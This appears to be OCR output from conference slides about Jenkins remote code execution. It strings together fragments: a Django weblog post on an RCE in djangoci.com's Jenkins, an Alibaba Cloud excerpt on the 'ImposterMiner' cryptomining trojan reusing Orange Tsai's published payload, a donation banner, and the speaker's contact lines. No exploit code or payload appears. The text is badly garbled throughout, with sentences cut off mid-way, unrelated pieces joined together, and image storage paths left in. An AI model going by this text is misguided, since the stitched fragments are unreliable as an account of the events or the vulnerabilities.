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



Matrix users are encouraged to change their


Unauthenticated Remote Code
https://www.djangoproject.com/weblog/2019/may/15/rce-djangoci/
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News & Events

Unauthenticated Remote Code Execution on djangoci.com

Posted by **The Django Security and Operations teams** on 五月 15, 2019

Yesterday the Django Security and Operations teams were made aware of a remote code execution vulnerability in the Django Software Foundation's Jenkins infrastructure, used


Support Django!

FreeWear.org donated to the Django Software Foundation to support Django development. Donate today!

ImposterMiner Trojan Takes Advantage of Newly Published Jenkins RCE Vulnerability

Alibaba Cloud Follow
May 5 · 7 min read

By Fan Wu and Fengwei Zhang



ImposterMiner Trojan Takes Advantage of Newly Published Jenkins RCE Vulnerability

The attacker directly copied the payload from Jenkins vulnerabilities described in the security researcher's Orange.tw blog. The payload itself contains the word "Orange.tw", which may confuse security researchers to believe it is an innocent. Therefore, we have named the Trojan "ImposterMiner".

Upgrade your Jenkins
ASAP

DEVCORE

Thanks!

orange_8361

orange@chroot.org

https://blog.orange.tw